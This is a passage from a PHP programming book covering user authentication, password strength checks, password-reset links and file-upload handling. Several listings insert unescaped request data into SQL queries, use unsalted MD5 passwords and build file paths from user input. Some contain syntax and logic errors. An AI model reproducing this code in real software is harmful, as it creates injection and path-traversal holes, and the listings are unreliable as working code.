While the approaches to authentication discussed thus far work just fine, it's always nice to hide some of the implementation details within a class. The PEAR class `Auth_HTTP` satisfies this desire quite nicely, taking advantage of Apache's authentication mechanism and prompt (see Figure 14-1) to produce an identical prompt but using PHP to manage the authentication information. `Auth_HTTP` encapsulates many of the messy aspects of user authentication, exposing the information and features we're looking for by way of a convenient interface. Furthermore, because it inherits from the `Auth` class, `Auth_HTTP` also offers a broad range of authentication storage mechanisms, some of which include the `DB` database abstraction package, LDAP, POP3, IMAP, RADIUS, and SAMBA. In this section, we'll show you how to take advantage of `Auth_HTTP` to store user authentication information in a flat file.

Installing Auth_HTTP

To take advantage of `Auth_HTTP`'s features, you need to install it from PEAR. Therefore, start PEAR and pass it the following arguments:

```
%>pear install -o auth_http
```

Because `auth_http` is dependent upon another package (`Auth`), you should pass at least the `-o` option, which will install this required package. Execute this command and you'll see output similar to the following:

```
downloading Auth_HTTP-2.1.6.tgz ...
Starting to download Auth_HTTP-2.1.6.tgz (9,327 bytes)
.....done: 9,327 bytes
downloading Auth-1.2.3.tgz ...
Starting to download Auth-1.2.3.tgz (24,040 bytes)
...done: 24,040 bytes
```

```
skipping Package 'auth' optional dependency 'File_Passwd'
skipping Package 'auth' optional dependency 'Net_POP3'
skipping Package 'auth' optional dependency 'DB'
skipping Package 'auth' optional dependency 'MDB'
skipping Package 'auth' optional dependency 'Auth_RADIUS'
skipping Package 'auth' optional dependency 'File_SMBPasswd'
Optional dependencies:
package 'File_Passwd' version >= 0.9.5 is recommended to utilize some features.
package 'Net_POP3' version >= 1.3 is recommended to utilize some features.
package 'MDB' is recommended to utilize some features.
package 'Auth_RADIUS' is recommended to utilize some features.
package 'File_SMBPasswd' is recommended to utilize some features.
install ok: Auth 1.2.3
install ok: Auth_HTTP 2.1.6
%>
```

Once installed, you can begin taking advantage of `Auth_HTTP`'s capabilities. For purposes of demonstration, we'll consider how to authenticate against a PostgreSQL database.

Authenticating Against a PostgreSQL Database

Because `Auth_HTTP` subclasses the `Auth` package, it inherits all of `Auth`'s capabilities. Because `Auth` subclasses the `DB` package, `Auth_HTTP` can take advantage of using this popular database abstraction layer to store authentication information in a database table. To store the information, we'll use a table identical to one used earlier in this chapter:

```
create table userauth (
   rowid serial,
   commonname varchar(35) not null,
   username varchar(8) not null,
   pswd varchar(32) not null,
   CONSTRAINT userauth_id PRIMARY KEY(rowid)
);
```

Next we need to create a script that invokes `Auth_HTTP`, telling it to refer to a PostgreSQL database. This script is presented in Listing 14-9.

Listing 14-9. *Validating User Credentials with Auth_HTTP*

```
<?php

   require_once("Auth/HTTP.php");

   // Designate authentication credentials, table name,
   // username and password columns, password encryption type,
   // and query parameters for retrieving other fields
```

```
    $dblogin = array (
        'dsn' => "pgsql://corpweb:secret@localhost/corporate",
        'table' => "userauth",
        'usernamecol' => "username",
        'passwordcol' => "pswd",
        'cryptType' => "md5"
        'db_fields' => "*"
    );

    // Instantiate Auth_HTTP
    $auth = new Auth_HTTP("DB", $dblogin) or die("blah");

    // Begin the authentication process
    $auth->start();

    // Message to provide in case of authentication failure
    $auth->setCancelText('Authentication credentials not accepted!');

    // Check for credentials. If not available, prompt for them
    if($auth->getAuth())
    {
        echo "Welcome, $auth->commonname<br />";
    }

?>
```

Executing Listing 14-9, and passing along information matching that found in the `userauth` table, will allow the user to pass into the restricted area. Otherwise, he'll receive the error message supplied in `setCancelText()`.

The comments should really be enough to guide you through the code, perhaps with one exception regarding the `$dblogin` array. This array is passed into the `Auth_HTTP` constructor along with a declaration of the data source type. See the `Auth_HTTP` documentation at `http://pear.php.net/package/Auth_HTTP` for a list of the accepted data source types. The array's first element, `dsn`, represents the Data Source Name (DSN). A DSN must be presented in the following format:

```
datasourcetitle:username:password@hostname/database
```

Therefore, we use the following DSN to log in to a PostgreSQL database:

```
pgsql://corpweb:secret@localhost/corporate
```

If it were a MySQL database and all other things were equal, `datasourcetitle` would be set to `mysql`. See the `DB` documentation at `http://pear.php.net/package/DB` for a complete list of accepted `datasourcetitle` values.

The next three elements, namely `table`, `usernamecol`, and `passwordcol`, represent the table that stores the authentication information, the column title that stores the usernames, and the column title that stores the passwords, respectively.

The `cryptType` element specifies whether the password is stored in the database in plain text or as an MD5 hash. If it is stored in plain text, `cryptType` should be set to `none`, whereas if is stored as an MD5 hash, it should be set to `md5`.

Finally, the `db_fields` element provides the query parameters used to retrieve any other table information, such as the `commonname` field.

`Auth_HTTP`, its parent class `Auth`, and the `DB` database abstraction class provide users with a powerful array of features capable of carrying out otherwise tedious tasks. Definitely take time to visit the PEAR site and learn more about these packages.

User Login Administration

When you incorporate user logins into your application, providing a sound authentication mechanism is only part of the total picture. How do you ensure that the user chooses a sound password, of sufficient difficulty that attackers cannot use it as a possible attack route? Furthermore, how do you deal with the inevitable event of the user forgetting his password? Both topics are covered in detail in this section.

Password Designation

Passwords are often assigned during some sort of user registration process, typically when the user signs up to become a site member. In addition to providing various items of information such as the user's given name and e-mail address, the user often is also prompted to designate a username and password, to use later to log in to the site. You'll create a working example of such a registration process, using the following table to store the user data:

```
create table userauth (
   rowid serial,
   commonname varchar(35) not null,
   email varchar(55) not null,
   username varchar(8) not null,
   pswd varchar(32) not null,
   CONSTRAINT userauth_id PRIMARY KEY(rowid)
);
```

Listing 14-10 offers the registration code. For sake of space conservation, we'll forego presenting the registration form HTML, as it is assumed by now that you're quite familiar with such syntax. This form, shown in Figure 14-2, is stored in a file called `registration.html`, and is displayed using the `file_get_contents()` function.




Figure 14-2. *The registration form*

The user provides the necessary input and submits the form data. The script then confirms that the password and password verification strings match, displaying an error if they do not. If the password checks out, a connection to the PostgreSQL server is made, and an appropriate insertion query is executed.

Listing 14-10. *User Registration (registration.php)*

```
<?php

   /*
   Has the user submitted data?
   If not, display the registration form.
   */
   if (! isset($_POST['submitbutton'])) {
      echo file_get_contents("/templates/registration.html");

   /* Form data has been submitted. */
   } else {

      $conn=pg_connect("host=localhost dbname=corporate
                        user=corpweb password=secret")
                        or die(pg_last_error($conn));

      /* Ensure that the password and password verifier match. */
      if ($_POST['pswd'] != $_POST['pswdagain']) {
         echo "<p>The passwords do not match. Please go back and try again.</p>";

         /* Passwords match, attempt to insert information into userauth table. */
         } else {
```

```
            try {
               $query = "INSERT INTO userauth (commonname, email, username, pswd)
                         VALUES ('$_POST[name]', '$_POST[email]',
                         '$_POST[username]', md5('$_POST[pswd]'));

               $result = pg_query($query);
               if (! $result) {
                  throw new Exception(
                     "Registration problems were encountered!"
                  );
               } else {
                  echo "<p>Registration was successful!</p>";
               }
            } catch(Exception $e) {
               echo "<p>".$e->getMessage()."</p>";
            } #endCatch
      }
   }
?>
```

The registration script provided here is for demonstration purposes only; if you want to use such a script in a mission-critical application, you'll need to include additional error-checking mechanisms. Here are just a few items to verify:

- All fields have been completed.
- The e-mail address is valid. This is important because the e-mail address is likely to be the main avenue of communication for matters such as password recovery (a topic discussed in the next section).
- The password and password verification strings match (done in the preceding example).
- The user does not already exist in the database.
- No potentially malicious code has been inserted into the fields. This matter is discussed in some detail in Chapter 21.
- Password length is adequate and password syntax is correct. Shorter passwords consisting solely of letters or numbers are much more likely to be broken, given a concerted attempt.

Testing Password Guessability with the CrackLib Library

In an ill-conceived effort to prevent forgetting their passwords, users tend to choose something easy to remember, such as the name of their dog, their mother's maiden name, or even their own name or age. Ironically, this practice often doesn't help users to remember the password and, even worse, offers attackers a rather simple route into an otherwise restricted system, either by researching the user's background and attempting various passwords until the correct one is found, or by using brute force to discern the password through numerous repeated attempts. In either case, the password typically is broken because the user has chosen a password that is

easily guessable, resulting in the possible compromise of not only the user's personal data, but also the system itself.

Reducing the possibility that such easily guessable passwords could be introduced into the system is quite simple, by turning the procedure of unchallenged password creation into one of automated password approval. PHP offers a wonderful means for doing so via the CrackLib library, created by Alec Muffett (`http://www.crypticide.org/users/alecm/`). CrackLib is intended to test the strength of a password by setting certain benchmarks that determine its guessability, including:

- **Length:** Passwords must be longer than four characters.
- **Case:** Passwords cannot be all lowercase.
- **Distinction:** Passwords must contain adequate different characters. In addition, the password cannot be blank.
- **Familiarity:** Passwords cannot be based on a word found in a dictionary. In addition, the password cannot be based on a reversed word found in the dictionary. Dictionaries are discussed further in a bit.
- **Standard numbering:** Because CrackLib's author is British, he thought it a good idea to check against patterns similar to what is known as a National Insurance (NI) Number. The NI Number is used in Britain for taxation, much like the Social Security Number (SSN) is used in the United States. Coincidentally, both numbers are nine characters long, allowing this mechanism to efficiently prevent the use of either, if a user is stupid enough to use such a sensitive identifier for this purpose.

Installing PHP's CrackLib Extension

To use the CrackLib extension, you need to first download and install the CrackLib library, available at `http://www.crypticide.org/users/alecm/`. If you're running a Linux/Unix variant, it might already be installed, because CrackLib is often packaged with these operating systems. Complete installation instructions are available in the `README` file found in the CrackLib `tar` package.

PHP's CrackLib extension was unbundled from PHP as of version 5.0.0, and moved to the PHP Extension Community Library (PECL), a repository for PHP extensions. Therefore, to use CrackLib, you need to download and install the crack extension from PECL. PECL is not covered in this book, so please consult the PECL Web site at `http://pecl.php.net` for extension installation instructions if you want to take advantage of CrackLib.

Once you install CrackLib, you need to make sure that the `crack.default_dictionary` directive in `php.ini` is pointing to a password dictionary. Such dictionaries abound on the Internet, so executing a search will turn up numerous results. Later in this section you'll learn more about the various types of dictionaries at your disposal.

Using the CrackLib Extension

Using PHP's CrackLib extension is quite easy. Listing 14-11 offers a complete usage example.

Listing 14-11. *Using PHP's CrackLib Extension*

```
<?php
   $pswd = "567hejk39";

   /* Open the dictionary. Note that the dictionary
      filename does NOT include the extension.
   */
   $dictionary = crack_opendict('/usr/lib/cracklib_dict');

   // Check password for guessability
   $check = crack_check($dictionary, $pswd);

   // Retrieve outcome
   echo crack_getlastmessage();

   // Close dictionary
   crack_closedict($dictionary);
?>
```

In this particular example, `crack_getlastmessage()` returns the string "strong password" because the password denoted by `$pswd` is sufficiently difficult to guess. However, if the password is weak, one of a number of different messages could be returned. Table 14-1 offers a few other passwords, and the resulting outcome from passing them through `crack_check()`.

Table 14-1. *Password Candidates and the crack_check() Function's Response*

Password	Response
mary	it is too short
12	it's WAY too short
1234567	it is too simplistic/systematic
street	it does not contain enough DIFFERENT characters

By writing a short conditional statement, you can create user-friendly, detailed responses based on the information returned from CrackLib. Of course, if the response is "strong password," you can allow the user's password choice to take effect.

Dictionaries

Listing 14-11 uses the `cracklib_dict.pwd` dictionary, which is generated by CrackLib during the installation process. Note that in the example, the extension `.pwd` is not included when referring to the file. This seems to be a quirk with the way that PHP wants to refer to this file, and could change some time in the future so that the extension is also required.

You are also free to use other dictionaries, of which there are many freely available on the Internet. Furthermore, you can find dictionaries for practically every spoken language. One particularly complete repository of such dictionaries is available on the University of Oxford's FTP site: `ftp.ox.ac.uk`. In addition to quite a few language dictionaries, the site offers a number of interesting specialized dictionaries, including one containing keywords from many *Star Trek* plot summaries. At any rate, regardless of the dictionary you decide to use, simply assign its location to the `crack.default_dictionary` directive, or open it using `crack_opendict()`.

One-Time URLs and Password Recovery

As sure as the sun rises, your application users will forget their passwords. All of us are guilty of forgetting such information, and it's not entirely our fault. Take a moment to list all the different login combinations you regularly use; my guess is that you have at least 12 such combinations. E-mail, workstations, servers, bank accounts, utilities, online commerce, securities and mortgage brokerages... We use passwords to manage nearly everything these days. Because your application will assumedly be adding yet another login pair to the user's list, a simple, automated mechanism should be in place for retrieving or resetting the user's password when he or she forgets it. Depending on the sensitivity of the material protected by the login, retrieving the password might require a phone call or sending the password via the postal service. As always, use discretion when you devise mechanisms that may be exploited by an intruder. This section examines one such mechanism, referred to as a one-time URL.

A one-time URL is commonly given to a user to ensure uniqueness when no other authentication mechanisms are available, or when the user would find authentication perhaps too tedious for the task at hand. For example, suppose you maintain a list of newsletter subscribers and want to know which and how many subscribers are actually reading each monthly issue. Simply embedding the newsletter into an e-mail won't do, because you would never know how many subscribers were simply deleting the e-mail from their inboxes without even glancing at the contents. Rather, you could offer them a one-time URL pointing to the newsletter, one of which might look like this:

```
http://www.example.com/newsletter/0503.php?id=9b758e7f08a2165d664c2684fddbcde2
```

In order to know exactly which users showed interest in the newsletter issue, a unique ID parameter like the one shown in the preceding URL has been assigned to each user, and stored in some subscriber table. Such values are typically pseudorandom, derived using PHP's `md5()` and `uniqid()` functions, like so:

```
$id = md5(uniqid(rand(),1));
```

The subscriber table might look something like the following:

```
CREATE TABLE subscriber (
   rowid serial,
   email varchar(55) not null,
   uniqueid varchar(32) not null,
   readNewsletter char,
   CONSTRAINT subscriber_id PRIMARY KEY(rowid)
   );
```

When the user clicks this link, taking her to the newsletter, a function similar to the following could execute before displaying the newsletter:

```
function read_newsletter($id) {
     $query = "UPDATE subscriber SET readNewsletter='Y' WHERE uniqueid='$id'";
     return pg_query($query);
}
```

The result is that you will know exactly how many subscribers showed interest in the newsletter, because they all actively clicked the link.

This very same concept can be applied to password recovery. To illustrate how this is accomplished, consider the revised `userauth` table shown in Listing 14-12.

Listing 14-12. *A Revised userauth Table*

```
create table userauth (
   rowid serial,
   commonname varchar(35) not null,
   username varchar(8) not null,
   pswd varchar(32) not null,
   uniqueidentifier varchar(32) not null,
   CONSTRAINT userauth_id PRIMARY KEY(rowid)
   );
```

Suppose one of the users found in this table forgets his password and thus clicks the Forgot password? link, commonly found near a login prompt. The user will arrive at a page in which he is asked to enter his e-mail address. Upon entering the address and submitting the form, a script is executed similar to that shown in Listing 14-13.

Listing 14-13. *A One-Time URL Generator*

```
<?php
// Create unique identifier
$id = md5(uniqid(rand(),1));

// Set user's unique identifier field to a unique id
$query = "UPDATE userauth SET uniqueidentifier='$id' WHERE email=$_POST[email]";
$result = pg_query($query);

$email = <<< email
Dear user,
Click on the following link to reset your password:
http://www.example.com/users/lostpassword.php?id=$id
email;
```

```
// Email user password reset options
mail($_POST['email'],"Password recovery","$email","FROM:services@example.com");
echo "<p>Instructions regarding resetting your password have been sent to
        $_POST[email]</p>";
?>
```

When the user receives this e-mail and clicks the link, he is taken to the script `lostpassword.php`, shown in Listing 14-14.

Listing 14-14. *Resetting a User's Password*

```
<?php
     // Create a pseudorandom password five characters in length
     $pswd = substr(md5(uniqid(rand(),1),5));
     // Update the userauth table with the new password
     $query = "UPDATE userauth SET pswd='$pswd' WHERE uniqueidentifier=$_GET[id]";
     $result = pg_query($query);

     // Display the new password to the user
     echo "<p>Your password has been reset to $pswd. Please log in and change
              your password to one of your liking.</p>";
?>
```

Of course, this is only one of many recovery mechanisms. For example, you could use a similar script to provide the user with a form for resetting his own password.

Summary

This chapter introduced PHP's authentication capabilities, features that are practically guaranteed to be incorporated into many of your future applications. In addition to discussing the basic concepts surrounding this functionality, we investigated several common authentication methodologies, including authenticating against hard-coded values, file-based authentication, database-based authentication, IP-based authentication, and using PEAR's HTTP authentication functionality. We also examined decreasing password guessability by using PHP's CrackLib extension. Finally, we offered a discussion of recovering passwords using one-time URLs.

The next chapter discusses another set of commonly used PHP functionality—handling file uploads via the browser.

CHAPTER 15

Handling File Uploads

While most people tend to equate the Web with Web pages only, the HTTP protocol actually facilitates the transfer of any kind of file, such as Microsoft Office documents, PDFs, executables, MPEGs, zip files, and a wide range of other file types. Although FTP historically has been the standard means for uploading files to a server, such file transfers are becoming increasingly prevalent via a Web-based interface. In this chapter, you'll learn all about PHP's file-upload handling capabilities. In particular, chapter topics include:

- PHP's file-upload configuration directives
- PHP's `$_FILES` superglobal array, used to handle file-upload data
- PHP's built-in file-upload functions: `is_uploaded_file()` and `move_uploaded_file()`
- A review of possible values returned from an upload script

As always, numerous real-world examples are offered throughout this chapter, providing you with applicable insight into this topic.

Uploading Files via the HTTP Protocol

The way files are uploaded via a Web browser was officially formalized in November 1995, when Ernesto Nebel and Larry Masinter of the Xerox Corporation proposed a standardized methodology for doing so within RFC 1867, "Form-based File Upload in HTML" (`http://www.ietf.org/rfc/rfc1867.txt`). This memo, which formulated the groundwork for making the additions necessary to HTML to allow for file uploads (subsequently incorporated into HTML 3.0), also offered the specification for a new Internet media type, `multipart/form-data`. This new media type was desired, because the standard type used to encode "normal" form values, `application/x-www-form-urlencoded`, was considered too inefficient to handle large quantities of binary data such as that which might be uploaded via such a form interface. An example of a file-upload form follows, and a screenshot of the corresponding output is shown in Figure 15-1:

```
<form action="uploadmanager.html" enctype="multipart/form-data" method="post">
     Name:<br /> <input type="text" name="name" value="" /><br />
     Email:<br /> <input type="text" name="email" value="" /><br />
     Homework:<br /> <input type="file" name="homework" value="" /><br />
     <p><input type="submit" name="submit" value="Submit Homework" /></p>
</form>
```




Figure 15-1. *HTML form incorporating the "file" input type tag*

Understand that this form offers only part of the desired result; whereas the `file` input type and other upload-related attributes standardize the way files are sent to the server via an HTML page, no capabilities are offered for determining what happens once that file gets there! The reception and subsequent handling of the uploaded files is a function of an upload handler, created using some server process, or capable server-side language like Perl, Java, or PHP. The remainder of this chapter is devoted to this aspect of the upload process.

Handling Uploads with PHP

Successfully managing file uploads via PHP is the result of cooperation between various configuration directives, the `$_FILES` superglobal, and a properly coded Web form. In the following sections, all three topics are introduced, concluding with a number of examples.

PHP's File Upload/Resource Directives

Several configuration directives are available for fine-tuning PHP's file-upload capabilities. These directives determine whether PHP's file-upload support is enabled, the maximum allowable uploadable file size, the maximum allowable script memory allocation, and various other important resource benchmarks. These directives are introduced in this section.

file_uploads (boolean)

Scope: `PHP_INI_SYSTEM`; Default value: `1`

The `file_uploads` directive determines whether PHP scripts on the server can accept file uploads.

max_execution_time (integer)

Scope: `PHP_INI_ALL`; Default value: `30`

The `max_execution_time` directive determines the maximum amount of time, in seconds, that a PHP script will execute before registering a fatal error.

memory_limit (integer)M

Scope: PHP_INI_ALL; Default value: 8M

The memory_limit directive sets a maximum allowable amount of memory, in megabytes, that a script can allocate. Note that the integer value must be followed by M for this setting to work properly. This prevents runaway scripts from monopolizing server memory, and even crashing the server in certain situations. This directive takes effect only if the --enable-memory-limit flag was set at compile-time.

upload_max_filesize (integer)M

Scope: PHP_INI_SYSTEM; Default value: 2M

The upload_max_filesize directive determines the maximum size, in megabytes, of an uploaded file. This directive should be smaller than post_max_size (introduced in the section following the next section), because it applies only to information passed via the file input type, and not to all information passed via the POST instance. Like memory_limit, note that M must follow the integer value.

upload_tmp_dir (string)

Scope: PHP_INI_SYSTEM; Default value: Null

Because an uploaded file must be successfully transferred to the server before subsequent processing on that file can begin, a staging area of sorts must be designated for such files as the location where they can be temporarily placed until they are moved to their final location. This location is specified using the upload_tmp_dir directive. For example, suppose you wanted to temporarily store uploaded files in the /tmp/phpuploads/ directory. You would use the following:

```
upload_tmp_dir = "/tmp/phpuploads/"
```

Keep in mind that this directory must be writable by the user owning the server process. Therefore, if user nobody owns the Apache process, then user nobody should be made either owner of the temporary upload directory or a member of the group owning that directory. If this is not done, user nobody will be unable to write the file to the directory, unless world write permissions are assigned to the directory.

post_max_size (integer)M

Scope: PHP_INI_SYSTEM; Default value: 8M

The post_max_size directive determines the maximum allowable size, in megabytes, of information that can be accepted via the POST method. As a rule of thumb, this directive setting should be larger than upload_max_filesize, to account for any other form fields that may be passed in addition to the uploaded file. Like memory_limit and upload_max_filesize, note that M must follow the integer value.

The $_FILES Array

The $_FILES superglobal is special in that it is the only one of the predefined EGCPFS (Environment, Get, Cookie, Put, Files, Server) superglobal arrays that is two-dimensional. Its purpose is to store a variety of information pertinent to a file (or files) uploaded to the server via a PHP script. In total, five items are available in this array, each of which is introduced in this section.

■ **Note** Each of the items introduced in this section makes reference to `userfile`. This is simply a placeholder for the name assigned to the file-upload form element. Therefore, this value will likely change in accordance to your chosen name assignment.

$_FILES['userfile']['error']

The `$_FILES['userfile']['error']` array value offers important information pertinent to the outcome of the upload attempt. In total, five return values are possible, one signifying a successful outcome, and four others denoting specific errors that arise from the attempt. The names and meanings of each return value are introduced in the later section, "Upload Error Messages."

$_FILES['userfile']['name']

The `$_FILES['userfile']['name']` variable specifies the original name of the file, including the extension, as declared on the client machine. Therefore, if you browse to a file named `vacation.jpg` and upload it via the form, this variable will be assigned the value `vacation.jpg`.

$_FILES['userfile']['size']

The `$_FILES['userfile']['size']` variable specifies the size, in bytes, of the file uploaded from the client machine. Therefore, in the case of the `vacation.jpg` file, this variable could plausibly be assigned a value like `5253`, or roughly 5KB.

$_FILES['userfile']['tmp_name']

The `$_FILES['userfile']['tmp_name']` variable specifies the temporary name assigned to the file once it has been uploaded to the server. This is the name of the file assigned to it while stored in the temporary directory (specified by the PHP directive `upload_tmp_dir`).

$_FILES['userfile']['type']

The `$_FILES['userfile']['type']` variable specifies the MIME-type of the file uploaded from the client machine. Therefore, in the case of the `vacation.jpg` file, this variable would be assigned the value `image/jpeg`. If a PDF were uploaded, then the value `application/pdf` would be assigned.

Because this variable sometimes produces unexpected results, you should explicitly verify it yourself from within the script.

PHP's File-Upload Functions

In addition to the host of file-handling functions made available via PHP's file system library (see Chapter 10 for more information), PHP offers two functions specifically intended to aid in the file-upload process, `is_uploaded_file()` and `move_uploaded_file()`. Each function is introduced in this section.

is_uploaded_file()

```
boolean is_uploaded_file(string filename)
```

The `is_uploaded_file()` function determines whether a file specified by the input parameter `filename` was uploaded using the `POST` method. This function is intended to prevent a potential attacker from manipulating files not intended for interaction via the script in question. For example, consider a scenario in which uploaded files were made immediately available for viewing via a public site repository. Say an attacker wanted to make a file somewhat juicier than boring old class notes available for his perusal, say `/etc/passwd`. So rather than navigate to a class notes file as would be expected, the attacker instead types `/etc/passwd` directly into the form's file-upload field.

Now consider the following `uploadmanager.php` script:

```
<?php
     copy($_FILES['classnotes']['tmp_name'],
              "/www/htdocs/classnotes/".basename($classnotes));
?>
```

The result in this poorly written example would be that the `/etc/passwd` file is copied to a publicly accessible directory. (Go ahead, try it. Scary, isn't it?) To avoid such a problem, use the `is_uploaded_file()` function to ensure that the file denoted by the form field, in this case `classnotes`, is indeed a file that has been uploaded via the form. Here's an improved and revised version of the `uploadmanager.php` code:

```
<?php
if (is_uploaded_file($_FILES['classnotes']['tmp_name'])) {
     copy($_FILES['classnotes']['tmp_name'],
              "/www/htdocs/classnotes/".$_FILES['classnotes']['name']);
} else {
     echo "<p>Potential script abuse attempt detected.</p>";
}
?>
```

In the revised script, `is_uploaded_file()` checks whether the file denoted by `$_FILES['classnotes']['tmp_name']` has indeed been uploaded. If the answer is yes, the file is copied to the desired destination. Otherwise, an appropriate error message is displayed.

move_uploaded_file()

```
boolean move_uploaded_file(string filename, string destination)
```

The move_uploaded_file() function was introduced in version 4.0.3 as a convenient means for moving an uploaded file from the temporary directory to a final location. Although copy() works equally well, move_uploaded_file() offers one additional feature that this function does not: It will check to ensure that the file denoted by the filename input parameter was in fact uploaded via PHP's HTTP POST upload mechanism. If the file has not been uploaded, the move will fail and a FALSE value will be returned. Because of this, you can forego using is_uploaded_file() as a precursor condition to using move_uploaded_file().

Using move_uploaded_file() is quite simple. Consider a scenario in which you want to move the uploaded class notes file to the directory /www/htdocs/classnotes/, while also preserving the file name as specified on the client:

```
move_uploaded_file($_FILES['classnotes']['tmp_name'],
                   "/www/htdocs/classnotes/".$_FILES['classnotes']['name']);
```

Of course, you could rename the file to anything you wish when it's moved. It's important, however, that you properly reference the file's temporary name within the first (source) parameter.

Upload Error Messages

Like any other application component involving user interaction, you need a means to assess the outcome, successful or otherwise. How do you definitively know that the file-upload procedure was successful? And if something goes awry during the upload process, how do you know what caused the error? Thankfully, sufficient information for determining the outcome, and in the case of an error, the reason for the error, is provided in $_FILES['userfile']['error'].

UPLOAD_ERR_OK (Value = 0)

A value of 0 is returned if the upload is successful.

UPLOAD_ERR_INI_SIZE (Value = 1)

A value of 1 is returned if there is an attempt to upload a file whose size exceeds the value specified by the upload_max_filesize directive.

UPLOAD_ERR_FORM_SIZE (Value = 2)

A value of 2 is returned if there is an attempt to upload a file whose size exceeds the value of the MAX_FILE_SIZE directive, which can be embedded into the HTML form.

■ **Note** Because the MAX_FILE_SIZE directive is embedded within the HTML form, it can easily be modified by an enterprising attacker. Therefore, always use PHP's server-side settings (upload_max_filesize, post_max_filesize) to ensure that such predetermined absolutes are not surpassed.

UPLOAD_ERR_PARTIAL (Value = 3)

A value of 3 is returned if a file was not completely uploaded. This might occur if a network error occurs that results in a disruption of the upload process.

UPLOAD_ERR_NO_FILE (Value = 4)

A value of 4 is returned if the user submits the form without specifying a file for upload.

File-Upload Examples

Now that the groundwork has been set regarding the basic concepts, it's time to consider a few practical examples.

A First File-Upload Example

The first example actually implements the class notes example referred to throughout this chapter. To formalize the scenario, suppose that a professor invites students to post class notes to his Web site, the idea being that everyone might have something to gain from such a collaborative effort. Of course, credit should nonetheless be given where credit is due, so each file upload should be renamed to the last name of the student. In addition, only PDF files are accepted. Listing 15-1 (`uploadmanager.php`) offers an example.

Listing 15-1. *A Simple File-Upload Example*

```
<form action="uploadmanager.php" enctype="multipart/form-data" method="post">
     Last Name:<br /> <input type="text" name="name" value="" /><br />
     Class Notes:<br /> <input type="file" name="classnotes" value="" /><br />
     <p><input type="submit" name="submit" value="Submit Notes" /></p>
</form>

<?php
/* Set a few constants */
define ("FILEREPOSITORY","/home/www/htdocs/class/classnotes/");

/* Make sure that the file was POSTed. */
if (is_uploaded_file($_FILES['classnotes']['tmp_name'])) {

     /* Was the file a PDF? */
     if ($_FILES['classnotes']['type'] != "application/pdf") {
          echo "<p>Class notes must be uploaded in PDF format.</p>";
     } else {
          /* move uploaded file to final destination. */
          $name = $_POST['name'];

          $result = move_uploaded_file($_FILES['classnotes']['tmp_name'],
          FILEREPOSITORY."/$name.pdf");
```

```
          if ($result == 1) echo "<p>File successfully uploaded.</p>";
               else echo "<p>There was a problem uploading the file.</p>";

     } #endIF

} #endIF
?>
```

■ **Caution** Remember that files are both uploaded and moved under the guise of the Web server daemon owner. Failing to assign adequate permissions to both the temporary upload directory and the final directory destination for this user will result in failure to properly execute the file-upload procedure.

Listing Uploaded Files by Date

The professor, delighted by the students' participation in the class notes project, has decided to move all class correspondence online. His current project involves providing an interface that will allow students to submit their daily homework via the Web. Like the class notes, the homework is to be submitted in PDF format, and will be assigned the student's last name as its file name when stored on the server. Because homework is due daily, the professor wants both a means for automatically organizing the assignment submissions by date and a means for ensuring that the class slackers can't sneak homework in after the deadline, which is 11:59:59 p.m. daily.

The script offered in Listing 15-2 automates all of this, minimizing administrative overhead for the professor. In addition to ensuring that the file is a PDF and automatically assigning it the student's specified last name, the script also creates new folders daily, each following the naming convention MM-DD-YYYY.

Listing 15-2. *Categorizing the Files by Date*

```
<form action="homework.php" enctype="multipart/form-data" method="post">
     Last Name:<br /> <input type="text" name="name" value="" /><br />
     Homework:<br /> <input type="file" name="homework" value="" /><br />
     <p><input type="submit" name="submit" value="Submit Notes" /></p>
</form>

<?php
# Set a constant
define ("FILEREPOSITORY","/home/www/htdocs/class/homework/");

if (isset($_FILES['homework'])) {

   if (is_uploaded_file($_FILES['homework']['tmp_name'])) {
```

```
      if ($_FILES['homework']['type'] != "application/pdf") {
         echo "<p>Homework must be uploaded in PDF format.</p>";
      } else {

         /* Format date and create daily directory, if necessary. */
         $today = date("m-d-Y");
         if (! is_dir(FILEREPOSITORY.$today)) mkdir(FILEREPOSITORY.$today);

         /* Assign name and move uploaded file to final destination. */
         $name = $_POST['name'];
         $result = move_uploaded_file($_FILES['homework']['tmp_name'],
                   FILEREPOSITORY.$today."/"."$name.pdf");

         /* Provide user with feedback. */
         if ($result == 1) echo "<p>File successfully uploaded.</p>";
            else echo "<p>There was a problem uploading the homework.</p>";

      }

   }
}
?>
```

Although this code could stand a bit of improvement, it accomplishes what the professor set out to do. Although it does not prevent students from submitting late homework, the homework will be placed in the folder corresponding to the current date as specified by the server clock.

■ **Note** Fortunately for the students, PHP will overwrite previously submitted files, allowing them to repeatedly revise and resubmit homework as the deadline nears.

Working with Multiple File Uploads

The professor, always eager to push his students to the outer limits of sanity, has decided to require the submission of two daily homework assignments. Striving for a streamlined submission mechanism, the professor would like both assignments to be submitted via a single interface, and would like them named `student-name1` and `student-name2`. The dating procedure used in the previous listing will be reused in this script. Therefore, the only real puzzle here is to devise a solution for submitting multiple files via a single form interface.

As mentioned earlier in this chapter, the `$_FILES` array is unique because it is the only predefined variable array that is two-dimensional. This is not without reason; the first element of that array represents the file input name, so if multiple file inputs exist within a single form, each can be handled separately without interfering with the other. This concept is demonstrated in Listing 15-3.

Listing 15-3. *Handling Multiple File Uploads*

```
<form action="multiplehomework.php" enctype="multipart/form-data" method="post">
     Last Name:<br /> <input type="text" name="name" value="" /><br />
     Homework #1:<br /> <input type="file" name="homework1" value="" /><br />
     Homework #2:<br /> <input type="file" name="homework2" value="" /><br />
     <p><input type="submit" name="submit" value="Submit Notes" /></p>
</form>

<?php
/* Set a constant */
define ("FILEREPOSITORY","/home/www/htdocs/class/homework/");
if (isset($_FILES['homework'])) {
   if (is_uploaded_file($_FILES['homework1']['tmp_name']) &&
       is_uploaded_file($_FILES['homework2']['tmp_name'])) {

      if (($_FILES['homework1']['type'] != "application/pdf") ||
          ($_FILES['homework2']['type'] != "application/pdf")) {

         echo "<p>All homework must be uploaded in PDF format.</p>";

      } else {
         /* Format date and create daily directory, if necessary. */
         $today = date("m-d-Y");

         if (! is_dir(FILEREPOSITORY.$today))
               mkdir(FILEREPOSITORY.$today);

            /* Name and move homework #1 */
            $filename1 = $_POST['name']."1";

            $result = move_uploaded_file($_FILES['homework1']['tmp_name'],
